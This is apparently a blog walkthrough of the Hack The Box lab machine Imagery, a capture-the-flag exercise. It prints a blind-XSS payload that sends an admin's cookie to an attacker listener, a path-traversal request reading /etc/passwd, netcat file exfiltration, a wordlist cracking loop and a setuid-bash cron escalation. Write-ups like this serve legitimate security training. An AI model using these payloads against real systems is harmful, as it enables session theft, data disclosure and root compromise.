
Hello guys, welcome to HackPath. As you may have noticed, this is a walkthrough for Imagery – HTB season 9’s second machine.
In order to keep things short, I will explain all that I did from the time I woke up till when I started the challenge. So let’s move on.🙂↔️
It was a bright sunny day when...
Just kidding!!🙃.
Enumeration
Port Scanning
After spawning the machine, I started by doing an nmap scan to get the different services running on the machine
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ nmap -p22,8000,8888 -sV -sC 10.10.11.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 23:31 WAT
Nmap scan report for 10.10.11.88
Host is up (0.067s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http       Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
8888/tcp open  sun-answerbook?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.54 seconds
The question you may be asking yourself is... I don’t know what you are thinking of, but yes, how did I know those 3 ports were open?😎
From the scan, we can observe the following open ports:
- Port 22: SSH (OpenSSH 9.7p1)
- Port 8000: HTTP (Werkzeug httpd 3.1.3)
- Port 8888: sun-answerbook
I’m not sure what the third is, but normally my instinct first led me to the web app on port 8000😌
Web Enumeration

I registered an account and logged in, then took the time to look around and get the different functionalities of the web app.
I then started looking for vulnerabilities(even where you can’t imagine😭). After spending hours looking for any vulnerability in the upload mechanism, I realised at the footer, a link I must have seen since then – Report Bug.
I then felt like I'd forgotten a crucial step – <Ctrl+u>🤧. After inspecting the script in the source page, I realised the bug submission form has a bug (...the bug submission form has a bug😯).
Yeah, the bug description is not sanitized as the title and is vulnerable to a blind XSS(loadBugReports function)

Knowing that, I then exploited the vuln in order to get the cookies of the admin(since the reports are been reviewed by the admin)
Exploitation
Cookie grabbing
Started by setting up a listener on my attackbox.
nc -nvlp 4444
Then used the following payload on the vulnerable field of the form
<img src=”x” onerror=”this.src=’http://<ATTACKBOX_IP>:4444/cookie?c=’ + encodeURIComponent(document.cookie)”>

Then guess what... I had to hit my maximum reset attempt of the day in order to receive the request from our admin(don’t really know why, but it was frustrating🥲)

I then went forward and url decoded the received cookie using burp url decoder and set it as my session cookie to become admin.
Exploiting LFI
All this is beautiful, but still doesn't have a foothold on the server😐.
As admin, I poked around to get any tiny drop of vulnerability, but nothing. Then used my <Ctrl+u> again and analysed the script once more, guess what I saw... A good looking LFI waiting for me to be exploited

I then used the following payload to confirm I can really download any file using this vulnerability
http://<SERVER_IP>:<8000>/admin/get_system_log?log_identifier=../../../../etc/passwd

With this done, I had to do some research on the web server used and identify any interesting file I can include. There were definitely interesting files that had interesting information that I could download in an interesting way🤌 – config.py and db.json (../config.py and ../db.json) All this is interesting😌.

I now have a new user – the famous testuser (If you didn’t read that script you wouldn’t know why he is that famous).
Using crackstation, it turns out the passwords are hashed using md5 and yes as expected it was a weak password.
OS Command Injection

So with our new set of credentials(testuser@imagery.htb:<HIS_PASSWORD>), I then tested the unlocked functionalities on the image editing list, and found one that may be vulnerable to injection

I then went back to the previous downloaded config.py file and realised that this function may be using ImageMagick for this image transformation (finally it seems like we are toward our foothold🙂↕️)


I can now remove my OS command injection bullet and fire it using my good friend burpsuite to get a reverse shell
Linux Enumeration
Ok things are now becoming interesting. Let me go and have some coffee, I’ll be back...
Okayy I’m back! I know you missed me, but stop crying I won’t leave you anymore okay?🥺
Oh wait, just 2 more minutes, let me grab some fruits...
Good! We can now continue. So, I first stabilized the shell
<CTRL+Z>
stty raw -echo; fg
After looking around, I found a crontab for the current user
bash-5.2$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * python3 /home/web/web/bot/admin.py
bash-5.2$
But there was nothing interesting in the admin.py file. Fortunately I’m just from taking 2 sips
of coffee and some fruits, so I could spot a commented task (yeah, look back at the crontab output😌)
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
I don’t know why the author did that but there was nothing as such in that folder😭, but it helped me spot another file, /var/backup/web_20250806_120723.zip.aes
But which kind of file is this?😗

So it was encrypted using pyAesCrypt, great. I had to copy the file to my attack host since I can’t download new packages in the box.
- On my host: nc -nvlp 8888 > file.zip.aes
- On the box: nc -N
< /var/backup/web_20250806_120723.zip.aes
After copying the file in the attack host and downloading the pyAesCrypt, I then crafted a bash oneliner to crack it
while read -r pass; do pyAesCrypt -p $pass -d file.zip.aes -o file.zip >/dev/null 2>&1 && echo "Password found: $pass" && break; done < /usr/share/wordlists/rockyou.txt
I then found the same web directory structure in the zip but this time around we have the
user mark and his password hash in the db.json.

Still called Crackstation for help and he gave me the cleartext password that I just had to insert

Privilege Escalation
With access to Mark’s account, we can now try to get the root aaaaaccount🥱(sorry I’m already tired)
After using sudo -l, we get a binary that doesn’t require password when using sudo – /usr/local/bin/charcol
By the way, this means if someone knew this was existing, then he/she could directly go root from the web user😭 (but how would the person know that without being able to make a sudo -l ?! I know, I’m already tired🤧)
After turning around with this binary, I realized it is possible to register a new job in the crontab. You can imagine what came next🙃

auto add --schedule "*/1 * * * *" --command "cp /bin/bash /tmp/bash && chmod +s /tmp/bash" --name "job"
Then after 1 minute, I just had to /tmp/bash -p and become root

And that’s it, you successfully pwned Imagery!!! Thank you for reading through, I hope this was useful. This is the first walkthrough of this website, and hopefully of a long series. I hope you will stick through for future ones🙃. Stay safe and see you next time😉.